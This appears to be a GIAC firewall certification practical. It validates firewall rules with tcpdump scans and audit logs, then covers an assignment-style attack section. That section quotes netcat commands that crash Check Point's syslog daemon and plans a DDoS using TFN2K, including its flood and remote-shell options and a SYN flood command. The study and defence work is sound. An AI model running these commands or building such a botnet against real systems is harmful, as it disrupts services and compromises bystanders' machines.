1460,nop,wscale 0,nop,nop,timestamp 310790 0> (DF)
03:07:40.460820 arp who-has 172.19.16.1 tell 172.19.16.7
03:07:40.460834 arp reply 172.19.16.1 is-at 0:b:db:d5:31:58
03:07:40.461129 172.19.16.7 > 172.19.16.1: icmp: 172.19.16.7 tcp port 993 unreachable [tos 0xc0]
03:07:40.468123 172.19.16.1.32027 > 172.19.16.7.smtp: S 1144022956:1144022956(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 310790 0> (DF)
03:07:40.468317 172.19.16.7.smtp > 172.19.16.1.32027: R 0:0(0) ack 1144022957 win 0 (DF)
03:07:42.435823 172.19.16.1.32026 > 172.19.16.7.993: S 1143976077:1143976077(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 310793 0> (DF)
03:07:42.436042 172.19.16.7 > 172.19.16.1: icmp: 172.19.16.7 tcp port 993 unreachable [tos 0xc0]
03:07:46.435886 172.19.16.1.32026 > 172.19.16.7.993: S 1143976077:1143976077(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 310801 0> (DF)
03:07:46.436104 172.19.16.7 > 172.19.16.1: icmp: 172.19.16.7 tcp port 993 unreachable [tos 0xc0]
^C
10 packets received by filter
0 packets dropped by kernel

```

It is necessary to highlight some key points in this listing. The source address in the packets appears to come from the firewall interface. That is because the source address is being NAT'd across the burb. This is by design to both encapsulate the burb to the greatest extent possible and to simplify the host firewall rules. The host unreachables and SMTP rst is because the test host actually isn't running the services. It's just being used as a target to verify what traffic gets through. Although all of the ports in the scan attempted to get packets to this host we can see from the listing that only SMTP (port 25) and IMAPS (port 993) made it through the firewall. This is in accordance with Rule 3 and Rule 4 in the CORP-USR proxy rule group.

Each burb in turn can now be scanned in the same fashion. Only the tcpdump listing for traffic passing through the interface will be shown. As above the nmap scan will yield the same result as the firewall interface scan for the respective burb and therefore is redundant.

VPN-SA Burb Scan Result

```
sw-dev:Admn {6} % tcpdump -i bc3
```

```
tcpdump: listening on bc3
```

```

07:03:20.985783 172.19.16.1.32052 > 172.19.16.7.993: S 1087263369:1087263369(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 8405 0> (DF)
07:03:20.985787 172.19.16.1.32051 > 172.19.16.7.https: S 1087097210:1087097210(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 8405 0> (DF)
07:03:20.986033 172.19.16.7 > 172.19.16.1: icmp: 172.19.16.7 tcp port 993 unreachable [tos 0xc0]
07:03:20.986034 172.19.16.7 > 172.19.16.1: icmp: 172.19.16.7 tcp port https unreachable [tos 0xc0]

```

07:03:26.433622 172.19.16.1.32056 > 172.19.16.7.8192: S 1092641256:1092641256(0) win 16384 <mss 1460,nop,wscale 0,nop,nop,timestamp 8416 0> (DF)

07:03:26.433855 172.19.16.7.8192 > 172.19.16.1.32056: R 0:0(0) ack 1092641257 win 0 (DF)

07:03:26.434911 172.19.16.1.32057 > 172.19.16.7.993: S 1092850181:1092850181(0) win 16384 <mss 1460,nop,wscale 0,nop,nop,timestamp 8416 0> (DF)

07:03:26.435090 172.19.16.7 > 172.19.16.1: icmp: 172.19.16.7 tcp port 993 unreachable [tos 0xc0]

07:03:26.435413 172.19.16.1.32058 > 172.19.16.7.8190: S 1092930204:1092930204(0) win 16384 <mss 1460,nop,wscale 0,nop,nop,timestamp 8416 0> (DF)

07:03:26.435644 172.19.16.7.8190 > 172.19.16.1.32058: R 0:0(0) ack 1092930205 win 0 (DF)

07:03:26.438455 172.19.16.1.32059 > 172.19.16.7.ssh: S 1093238334:1093238334(0) win 16384 <mss 1460,nop,wscale 0,nop,nop,timestamp 8416 0> (DF)

07:03:26.438553 172.19.16.1.32060 > 172.19.16.7.http: S 1093321533:1093321533(0) win 16384 <mss 1460,nop,wscale 0,nop,nop,timestamp 8416 0> (DF)

07:03:26.438598 172.19.16.1.32061 > 172.19.16.7.3389: S 1093414559:1093414559(0) win 16384 <mss 1460,nop,wscale 0,nop,nop,timestamp 8416 0> (DF)

07:03:26.438664 172.19.16.1.32062 > 172.19.16.7.smtp: S 1093478476:1093478476(0) win 16384 <mss 1460,nop,wscale 0,nop,nop,timestamp 8416 0> (DF)

07:03:26.438862 172.19.16.7.ssh > 172.19.16.1.32059: S 3303149062:3303149062(0) ack 1093238335 win 5792 <mss 1460,nop,nop,timestamp 8358081 8416,nop,wscale 0> (DF)

07:03:26.438865 172.19.16.7.http > 172.19.16.1.32060: R 0:0(0) ack 1093321534 win 0 (DF)

07:03:26.438866 172.19.16.7.3389 > 172.19.16.1.32061: R 0:0(0) ack 1093414560 win 0 (DF)

07:03:26.438868 172.19.16.7.smtp > 172.19.16.1.32062: R 0:0(0) ack 1093478477 win 0 (DF)

07:03:26.438893 172.19.16.1.32059 > 172.19.16.7.ssh: . ack 1 win 17520 <nop,nop,timestamp 8416 8358081> (DF)

07:03:26.441734 172.19.16.7.ssh > 172.19.16.1.32059: P 1:24(23) ack 1 win 5792 <nop,nop,timestamp 8358081 8416> (DF)

07:03:26.468013 172.19.16.1.32059 > 172.19.16.7.ssh: F 1:1(0) ack 24 win 17520 <nop,nop,timestamp 8416 8358081> (DF)

07:03:26.468990 172.19.16.7.ssh > 172.19.16.1.32059: F 24:24(0) ack 2 win 5792 <nop,nop,timestamp 8358084 8416> (DF)

07:03:26.469000 172.19.16.1.32059 > 172.19.16.7.ssh: . ack 25 win 17520 <nop,nop,timestamp 8416 8358084> (DF)

07:03:26.469066 172.19.16.1.32063 > 172.19.16.7.1812: S 1093685611:1093685611(0) win 16384 <mss 1460,nop,wscale 0,nop,nop,timestamp 8416 0> (DF)

07:03:26.469254 172.19.16.7.1812 > 172.19.16.1.32063: R 0:0(0) ack 1093685612 win 0 (DF)

07:03:26.469775 172.19.16.1.32064 > 172.19.16.7.sql: S 1093780849:1093780849(0) win 16384 <mss 1460,nop,wscale 0,nop,nop,timestamp 8416 0> (DF)

07:03:26.469968 172.19.16.7.sql > 172.19.16.1.32064: R 0:0(0) ack 1093780850 win 0 (DF)

07:03:26.471022 172.19.16.1.32065 > 172.19.16.7.8191: S 1093997959:1093997959(0) win 16384 <mss 1460,nop,wscale 0,nop,nop,timestamp 8416 0> (DF)

07:03:26.471427 172.19.16.7.8191 > 172.19.16.1.32065: R 0:0(0) ack 1093997960 win 0 (DF)

07:03:26.497976 172.19.16.1.32066 > 172.19.16.7.8193: S 1094487390:1094487390(0) win 16384 <mss 1460,nop,wscale 0,nop,nop,timestamp 8417 0> (DF)


```
07:03:26.498186 172.19.16.7.8193 > 172.19.16.1.32066: R 0:0(0) ack 1094487391 win 0 (DF)
07:03:26.498518 172.19.16.1.32067 > 172.19.16.7.2068: S 1094646657:1094646657(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 8417 0> (DF)
07:03:26.498712 172.19.16.7.2068 > 172.19.16.1.32067: R 0:0(0) ack 1094646658 win 0 (DF)
07:03:26.500340 172.19.16.1.32068 > 172.19.16.7.https: S 1094740806:1094740806(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 8417 0> (DF)
07:03:26.500535 172.19.16.7 > 172.19.16.1: icmp: 172.19.16.7 tcp port https unreachable [tos 0xc0]
07:03:27.985885 172.19.16.1.32057 > 172.19.16.7.993: S 1092850181:1092850181(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 8419 0> (DF)
07:03:27.986098 172.19.16.7 > 172.19.16.1: icmp: 172.19.16.7 tcp port 993 unreachable [tos 0xc0]
07:03:28.485886 172.19.16.1.32068 > 172.19.16.7.https: S 1094740806:1094740806(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 8420 0> (DF)
07:03:28.486093 172.19.16.7 > 172.19.16.1: icmp: 172.19.16.7 tcp port https unreachable [tos 0xc0]
07:03:31.985952 172.19.16.1.32057 > 172.19.16.7.993: S 1092850181:1092850181(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 8427 0> (DF)
07:03:31.986169 172.19.16.7 > 172.19.16.1: icmp: 172.19.16.7 tcp port 993 unreachable [tos 0xc0]
07:03:32.485948 172.19.16.1.32068 > 172.19.16.7.https: S 1094740806:1094740806(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 8428 0> (DF)
07:03:32.486155 172.19.16.7 > 172.19.16.1: icmp: 172.19.16.7 tcp port https unreachable [tos 0xc0]
07:03:39.986072 172.19.16.1.32057 > 172.19.16.7.993: S 1092850181:1092850181(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 8443 0> (DF)
07:03:39.986292 172.19.16.7 > 172.19.16.1: icmp: 172.19.16.7 tcp port 993 unreachable [tos 0xc0]
07:03:40.486070 172.19.16.1.32068 > 172.19.16.7.https: S 1094740806:1094740806(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 8444 0> (DF)
07:03:40.486281 172.19.16.7 > 172.19.16.1: icmp: 172.19.16.7 tcp port https unreachable [tos 0xc0]
^C
47 packets received by filter
0 packets dropped by kernel
```

This scan shows that packets with ports 22, 1521, 1812, 2068, 3389, and 8190-93 were passed as permitted by rule 1. Packets with port 80 and 443 were permitted per rule 2. SMTP port 25 traffic was allowed per rule 4 and IMAPS port 993 was permitted by rule 5. Note that windows services 135-139, 445 were not permitted because rule 6, while allowing the traffic between these two burbs restricts it only to the fileserver fps.dc.giac.com.

Scan from DMZ:

The first two scans used a randomly picked non-server IP address within the respective burb subnet. When a scan of the mailstore is attempted from the DMZ using this approach, no traffic is passed. This is due to rule 7 (DMZ proxy group) which restricts both the source and destination address. To get a scan with any output the test

machine in the DMZ needs to assume the SMTP_Host address 172.19.10.6. The scan is now performed with this address.

```
sw-dev:Admn {4} % tcpdump -i bc3
```

```
tcpdump: listening on bc3
```

```
07:58:45.816676 172.19.16.1.32004 > 172.19.16.7.smtp: S 427817789:427817789(0) win 16384 <mss 1460,nop,wscale 0,nop,nop,timestamp 3325 0> (DF)
```

```
07:58:45.816947 172.19.16.7.smtp > 172.19.16.1.32004: R 0:0(0) ack 427817790 win 0 (DF)
```

```
^C
```

```
2 packets received by filter
```

```
0 packets dropped by kernel
```

The scan shows that only the SMTP (port 25) traffic is permitted to flow between the DMZ and CORE-SVCS burbs from the SMTP_Host to the Mailstore, in accordance with rule 7 in the DMZ proxy group.

The external burb cannot scan the CORE-SVCS burb since there is no access to a routable address.

During the process of scanning and verifying with tcpdump it is also useful to use the audit system built into the Sidewinder. Here are a couple of examples of the audit log as above traffic examples were permitted or denied.

This is an example of a machine in the CORP-USR burb trying to probe port 1521 on the mailstore in the CORE-SVCS burb. The proxy for 1521 (SQL) is enable and a rule does permit traffic between the burbs, but it restricts the destination address to the oracle server.

```
Aug 21 09:36:12 2003 EST f_sqlnet_proxy a_server t_acldeny p_major
```

```
pid: 256 ruid: 0 euid: 0 pgid: 256 fid: 0 logid: 0 cmd: 'sqlp'
```

```
domain: SQLp edomain: SQLp srcip: 172.19.14.111 srcburb: 3 dstip: 172.19.16.7
```

```
dstburb: 4 protocol: 6 service_name: sql agent_type: proxy user_name: (null)
```

```
auth_method: (null) acl_id: deny_all cache_hit: 0 acl_position: 30
```

```
Aug 21 09:36:12 2003 EST f_sqlnet_proxy a_server t_nettraffic p_major
```

```
pid: 256 ruid: 0 euid: 0 pgid: 256 fid: 0 logid: 0 cmd: 'sqlp'
```

```
domain: SQLp edomain: SQLp srcip: 172.19.14.111 srcport: 3504 srcburb: 3
```

```
dstip: 172.19.16.7 dstport: 1521 dstburb: 4 protocol: 6
```

```
bytes_written_to_client: 0 bytes_written_to_server: 0 service_name: sqlp
```

```
reason: closing connection status: conn_close acl_id: deny_all cache_hit: 0
```

```
request_status: 0 start_time: Thu Aug 21 09:36:12 2003
```

```
netsessid: 3f44d8dc000c674f
```

The audit shows the source and destination IP address, ports, the burbs, and the rule that triggered the log entry. In this case the rule that triggered the log entry is deny_all. It also indicates that no data was transferred to the destination burb. Our prior tcpdump listing confirmed this. A scan is initiated on port 25 to simulate an incoming mail connection.

```
Aug 21 09:47:00 2003 EST f_smtp_proxy a_server t_error p_major
pid: 249 ruid: 0 euid: 0 pgid: 249 fid: 0 logid: 0 cmd: 'smtp'
domain: SMTP edomain: SMTP
+|smtp|ERROR|MAJOR|SMTP_PROXY|SERVER
=unable to complete server connection 9: status= 61
```

```
Aug 21 09:47:00 2003 EST f_smtp_proxy a_server t_nettraffic p_major
pid: 249 ruid: 0 euid: 0 pgid: 249 fid: 0 logid: 0 cmd: 'smtp'
domain: SMTP edomain: SMTP srcip: 172.19.14.111 srcport: 3518 srcburb: 3
dstip: 172.19.16.7 dstport: 25 dstburb: 4 protocol: 6
bytes_written_to_client: 0 bytes_written_to_server: 0 service_name: smtp
status: conn_close acl_id: corp-usr-core-svcs-smtp cache_hit: 1
request_status: 0 start_time: Thu Aug 21 09:47:00 2003
netsessid: 3f44db64000b53d4
```

```
sw-dev:Admn {1} % tcpdump -i bc3
```

```
tcpdump: listening on bc3
```

```
09:47:00.742289 172.19.16.1.32008 > 172.19.16.7.smtp: S 2088482730:2088482730(0) win 16384 <mss
1460,nop,wscale 0,nop,nop,timestamp 16315 0> (DF)
```

```
09:47:00.742562 arp who-has 172.19.16.1 tell 172.19.16.7
```

```
09:47:00.742582 arp reply 172.19.16.1 is-at 0:b:db:d5:31:58
```

```
09:47:00.742866 172.19.16.7.smtp > 172.19.16.1.32008: R 0:0(0) ack 2088482731 win 0 (DF)
```

Once again the connection can't be established since the test server is not running an actual mail service. The next record shows that the syn packet was permitted by the corp-usr-core-svcs-smtp ACL, although no payload was transferred to the target. The simultaneous tcpdump listing confirms this.

The security policy for the mailstore has now been validated with respect to proxies and proxy rules. This process is repeated for each server. This process was used to validate GIAC's primary firewall. The results of subsequent validations are omitted for brevity.

3.3 Evaluate the results


Among the many lessons gleaned from this exercise it was determine that it is easy to accidentally leave a proxy enabled in a burb when there are no rules permitting traffic, or the reverse. This can create an exposure or allow unintended traffic to pass when additional rules are added later. For this reason, it is important to maintain a validation and change control procedure to insure that the firewall is providing the intended level of security.

The Sidewinder is a sophisticated product with many abstractions, constructs, and features. To use it effectively, these components need to be understood and used in some framework to simplify the validation process and troubleshooting. I think the burb organization in this design helps to reduce the complexity of validation. The question is how it will scale to a couple hundred servers and workstations.

A difficult issue not examined here is how to verify the actual application layer protocol inspection. This is a complex issue and is not addressed within this practical assignment. Institutions looking at application layer firewalls need to understand what proxies are being used at this layer and how widespread the product has been tested/deployed in this regard. Sidewinder uses customized versions of sendmail and squid for smtp and http proxies respectively. Validation at this level is obviously done to some degree by the vendor. The extent that the vendor can speak to this issue should be factored in the purchase decision.

Another issue that is not addressed is that this architecture trusts VLANs to insure that traffic does not cross burb boundaries without passing the firewall interface.

Some improvement to the security of the architecture could be realized by using separate switches for fanning out the machine connections in a burb. Protecting of key assets like the corporate database might be done by adding an additional firewall in front of it. This secondary firewall may purposely be sourced by another vendor so that a single vulnerability in one vendor product would not expose these assets to a threat. This approach creates enclaves of protection, similar to burbs, but multilayer and multi-vendor. Operational security and the ability to find invalid traffic and thereby find and correct rule errors could be enhanced by adding a network IDS sensor on each burb/subnet. Snort could be used to fulfill this function on relatively inexpensive hardware. Snort's bundled rules are useful in finding possible intrusions which can enhance operational security. It would also be possible to construct rules that are the negative image of the firewall rules for a particular burb/subnet. That way traffic not permitted by policy could be checked in real-time. Below is the revised logical architecture with some of these enhancements.




passing through the firewall. Separate firewalls may be required to insure that no backdoor traffic gets through such a storage network depending on the protocols used. Firewalls, VPNs, and perimeter security require constant diligence both in operation and planning. An institution must constantly evaluate its security architecture and policy against current threats and institutional requirements. It is desirable to seek a balance between risk mitigation and cost.

4. Design Under Fire

I will use the design by Dan Hlavac at http://www.giac.org/practical/GCFW/Dan_Hlavac_GCFW.pdf [24] for this section of the practical. The network diagram is shown below.

Dan's design employs the Checkpoint Firewall-1 as the principal border firewall. Dan doesn't specifically discuss the version of the firewall, but does allude to using a feature in FP2.

FIGURE 1 – Network Diagram.



4.1 Attack on the Firewall

The design in question uses a Checkpoint FW-1 as the primary firewall. I checked www.google.com [21], <http://www.securityfocus.com/bid/vendor/> [22], and <http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Checkpoint> [23] for vulnerabilities in this product. I was able to find a large number of vulnerabilities over many versions of the software. Here are some examples:

From securityfocus,

2003-03-21: Check Point FW-1 Syslog Daemon Unfiltered Escape Sequence Vulnerability
2003-03-20: Check Point VPN-1/Firewall-1 Remote Syslog Data Resource Consumption Vulnerability
2003-02-10: Multiple Vendor HTTP CONNECT TCP Tunnel Vulnerability
2002-10-08: Check Point VPN-1 IKE Aggressive Mode Forcing Vulnerability
2002-09-19: Check Point Firewall-1 HTTP Proxy Server Unauthorized Protocol Access Vulnerability
2002-03-08: Check Point FW-1 SecuClient/SecuRemote Client Design Vulnerability
2001-10-24: Check Point VPN-1 SecuRemote Username Acknowledgement Vulnerability
2001-09-19: Check Point Firewall-1 GUI Log Viewer Vulnerability
2001-09-10: Check Point Firewall-1 GUI Client Log Viewer Symbolic Link Vulnerability
2001-09-06: Check Point Firewall-1 Policyname Temporary File Creation Vulnerability
2001-07-18: Check Point Firewall-1 SecureRemote Network Information Leak Vulnerability
2001-07-12: Check Point Firewall-1/VPN-1 Management Station Format String Vulnerability
2001-06-28: Check Point Firewall-1 RDP Header Firewall Bypassing Vulnerability
2001-01-23: Check Point Firewall-1 4.1 Denial of Service Vulnerability
2001-01-23: Check Point Firewall-1 Fast Mode TCP Fragment Vulnerability
2000-11-01: Checkpoint Firewall-1 Valid Username Vulnerability
2000-08-15: Check Point Firewall-1 Session Agent Dictionary Attack Vulnerability
2000-08-02: Check Point Firewall-1 Unauthorized RSH/REXEC Connection Vulnerability
2000-07-05: Check Point Firewall-1 Spoofed Source Denial of Service Vulnerability
2000-06-30: Check Point Firewall-1 SMTP Resource Exhaustion Vulnerability
2000-06-06: Check Point Firewall-1 Fragmented Packets DoS Vulnerability
2000-03-11: Check Point Firewall-1 Internal Address Leakage Vulnerability
2000-03-10: Multiple Firewall Vendor FTP "ALG" Client Vulnerability
2000-02-09: Multiple Firewall Vendor FTP Server Vulnerability
2000-01-29: Check Point Firewall-1 Script Tag Checking Bypass Vulnerability
1999-10-20: Check Point Firewall-1 LDAP Authentication Vulnerability
1999-08-09: Firewall-1 Port 0 Denial of Service Vulnerability
1999-07-29: FireWall-1, FloodGate-1, VPN-1 Table Saturation Denial of Service Vulnerability

1999-06-01: Check Point Firewall-1 Session Agent Impersonation Vulnerability

The first vulnerability in the list can be exploited to cause a DOS attack on the Syslog daemon on the firewall and can possibly allow root privileges to be obtained. This vulnerability will be the basis of the direct attack on the firewall, ref:

<http://www.securityfocus.com/bid/7161> [14].

bugtraq id	7161
object	
class	Boundary Condition Error
cve	CVE-MAP-NOMATCH
remote	Yes
local	No
published	Mar 21, 2003
updated	Mar 21, 2003
vulnerable	Check Point Software Next Generation FP3 HF2 Check Point Software Next Generation FP3 HF1 Check Point Software Next Generation FP3
not vulnerable	

Discovery of this vulnerability has been credited to "Dr. Peter Bieringer" <pbieringer@aerasesec.de>.

References:

<http://www.aerasesec.de/security/advisories/txt/checkpoint-fw1-ng-fp3-syslog-crash.txt> [15]

http://www.checkpoint.com/techsupport/ng/fp3_hotfix.html#hotfix2 [16]

<http://www.checkpoint.com/techsupport/alerts/syslog.html> [17]

There are some pre-requisites to exploiting this vulnerability. The Checkpoint FW-1 has a syslog daemon that can be used to redirect syslog messages from remote servers/router/etc. This functionality is off by default so we must assume that it is enabled on the main border firewall. The border router is well configured in the design so an intruder cannot simply launch this attack from the internet at large. There are many threats and many scenarios whereby an intruder could get access to the internal network. The intruder will need network access and be able to get a packet from the attacking machine to port 514 on the firewall interface. The intruder will have to masquerade as an enabled device or have access to an enabled device to launch the attack. The intruder could be an employee or a partner's employee. This would give the intruder direct access to the network, or access through the VPN. The VPN may be a good place to run this exploit because it is not clear from the design, exactly where the VPN terminates, i.e. what pool of addresses the VPN clients will get. So we could presume that they can reach the firewall interface with port 514. The intruder has the network diagram, which provides a great deal of information to help formulate an attack. Alternatively, we can see from the diagram that there is a publicly accessible FTP server in the DMZ. FTP uses clear text user ids and passwords. Anyone in the path between GIAC and their partner companies can sniff the FTP packets and obtain user/password combinations. Although, GIAC policy calls for the files to be encrypted, the credentials are not. Depending on the FTP server and it's configuration it could be used or compromised to perform the exploit under consideration. The capture of account information could provide access to another system to launch the attack from.

FTP servers are a high risk. For purposes of this exercise we will assume that a disgruntled employee at GIAC has the network access from within the intranet employee network.

The employee has a notebook which he or she has configured to dual boot. One of the boot partitions is RedHat 8.0 which the intruder uses to launch the attack. The intruder tries to hide by attacking using random MAC addresses and spoofing the IP address of an enabled device.

The goal of this attack is to disrupt operation and management of the Checkpoint firewall. To accomplish the attack the intruder downloads netcat from <http://netcat.sourceforge.net/> [25]. The netcat program reads and writes data across network connection using TCP/UDP.

The vulnerability is discussed in at least two references: <http://www.securityfocus.com/bid/7161/discussion/> [14] and <http://www.aerasec.de/security/advisories/txt/checkpoint-fw1-ng-fp3-syslog-crash.txt> [15].

The first reference states that "An issue has been discovered in Check Point FW-1 syslog daemon when attempting to process a malicious, remotely supplied, syslog message. Specifically, some messages containing escape sequences are not properly filtered out. This may result in unpredictable behaviour by the Check Point syslog daemon".

The second reference states the following relevant vulnerabilities:

Vulnerabilities:

- * Successful DoS from remote against syslog daemon of Check Point FW-1 NG before NG FP3 HF2, perhaps remote root exploit possible.
- * Log flooding from remote against the logging mechanism by using the syslog daemon of Check Point FW-1 4.1
- * Syslog message containing escape sequences directed to syslog daemon of Check Point FW-1 up and including NG FP3 HF2 remain unfiltered and cause strange output behaviour if the log is viewed on console.

The first reference provides instructions to use netcat to exploit the vulnerability regarding escape sequences directed at the syslog daemon.

```
[attacker]# echo -e "<189>19: 00:01:04:
Test\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q" | nc -u firewall 514
```

Where "firewall" is the IP address of the firewall, in this case 192.168.4.2.

The second reference details some other options for crashing the syslog daemon:

Send a valid syslog message from a remote host (here also a Linux system):

```
[evilhost]# echo "<189>19: 00:01:04: Test" | nc -u firewall 514
```

Send random payload via syslog message from a remote host:

```
[evilhost]# cat /dev/urandom | nc -u firewall 514
```

The previous started syslog daemon should crash after short time.

Note: for a clean restart of Check Point's syslog daemon the firewall service needs to be restarted.


I do not have a checkpoint test system and therefore did not actually execute the exploit on a system. As a risk mitigation strategy in general GAIC network and security administrators need to keep a close watch on vulnerability advisories. Then, for relevant advisories appropriate action can be planned and taken. In this case, the best course of action would be to disable the feature and add rules to enable routing of syslog data between the servers/routers producing the entries and a central syslog server.

4.2 Distributed Denial of Service Attack

In this exercise we will design a DDOS attack against the GIAC web server. The goal will be to acquire 50 cable/DSL systems and use them in the attack.

First, we need to find a suitable tool to run a DDOS attack. Next we will need an exploit that so that we can target Cable/DSL customers with systems that have the associated vulnerability or a way to get a Trojan on their systems. Then, we need a mechanism to actually execute the exploit and compromise the machines. Finally, we need a location on the net to coordinate the attack from without it being directly linked to us.

The tool selected for the DDOS attack is TFN2K (Tribal FloodNet 2K Edition). This tool can be built for Windows operating systems (Win32). We choose Windows since it is so pervasive. TFN2K is a client/sever DDOS tool. The following figure ref: http://www.cert.org/reports/dsit_workshop-final.html#Introduction [18] shows the basic idea.



An intruder controls one or more clients (Master) each of which controls many servers (label D for daemons) each of which can send attack traffic to a victim when commanded to do so. The client communicates with the server using TCP/UDP/ICMP randomized. The payload that contains the command is encrypted and the packet headers are randomized making signature detection difficult. However, there is a telltale

signature in that every packet will end with one or more 0x41's ('A' characters). I suspect that this would be easy to correct in the code. The tool is written in "C" and seems fairly simple, although I've only glanced at the code. Communication is unidirectional. The client sends it servers commands, if received the server executes the command, but never replies. When a server receives a command it spawns a child process to execute the command. The process name can be falsified to make it appear to be normal when looking at the process table. Ref:

http://packetstormsecurity.nl/distributed/TFN2k_Analysis-1.3.txt [19].

I tested tfn2k on a Linux machine I had handy. I didn't do a full test on a Windows machine although the literature states that tfn2k is windows compatible. To run the server you simply execute the binary td on the agent machine. I'll discuss the tactic for infecting machines later. The client tfn is run with necessary commands from the server machine to control the client. In this example the machines are one in the same, 192.168.1.102. The victim machine is at 192.168.1.1. The usage of tfn is:

[1;34musage: ./tfn <options>

[-P protocol] Protocol for server communication. Can be ICMP, UDP or TCP.

Uses a random protocol as default

[-D n] Send out n bogus requests for each real one to decoy targets

[-S host/ip] Specify your source IP. Randomly spoofed by default, you need to use your real IP if you are behind spoof-filtering routers

[-f hostlist] Filename containing a list of hosts with TFN servers to contact

[-h hostname] To contact only a single host running a TFN server

[-i target string] Contains options/targets separated by '@', see below

[-p port] A TCP destination port can be specified for SYN floods

<-c command ID> 0 - Halt all current floods on server(s) immediately

1 - Change IP antispoof-level (evade rfc2267 filtering)

usage: -i 0 (fully spoofed) to -i 3 (/24 host bytes spoofed)

2 - Change Packet size, usage: -i <packet size in bytes>

3 - Bind root shell to a port, usage: -i <remote port>

4 - UDP flood, usage: -i victim@victim2@victim3@...

5 - TCP/SYN flood, usage: -i victim@... [-p destination port]

6 - ICMP/PING flood, usage: -i victim@...

7 - ICMP/SMURF flood, usage: -i victim@broadcast@broadcast2@...

8 - MIX flood (UDP/TCP/ICMP interchanged), usage: -i victim@...

9 - TARGA3 flood (IP stack penetration), usage: -i victim@...

10 - Blindly execute remote shell command, usage -i command

The following command sequence verifies that tfn can be used to SYN flood a web server.

[root@localhost tfn2k]# ./tfn -h 192.168.1.102 -c 5 -i 192.168.1.1 -p 80

Protocol : random
Source IP : random
Client input : single host
TCP port : 80
Target(s) : 192.168.1.1
Command : commence syn flood, port: 80

Password verification:

Sending out packets: .

Next we use tcpdump to view the traffic.

```
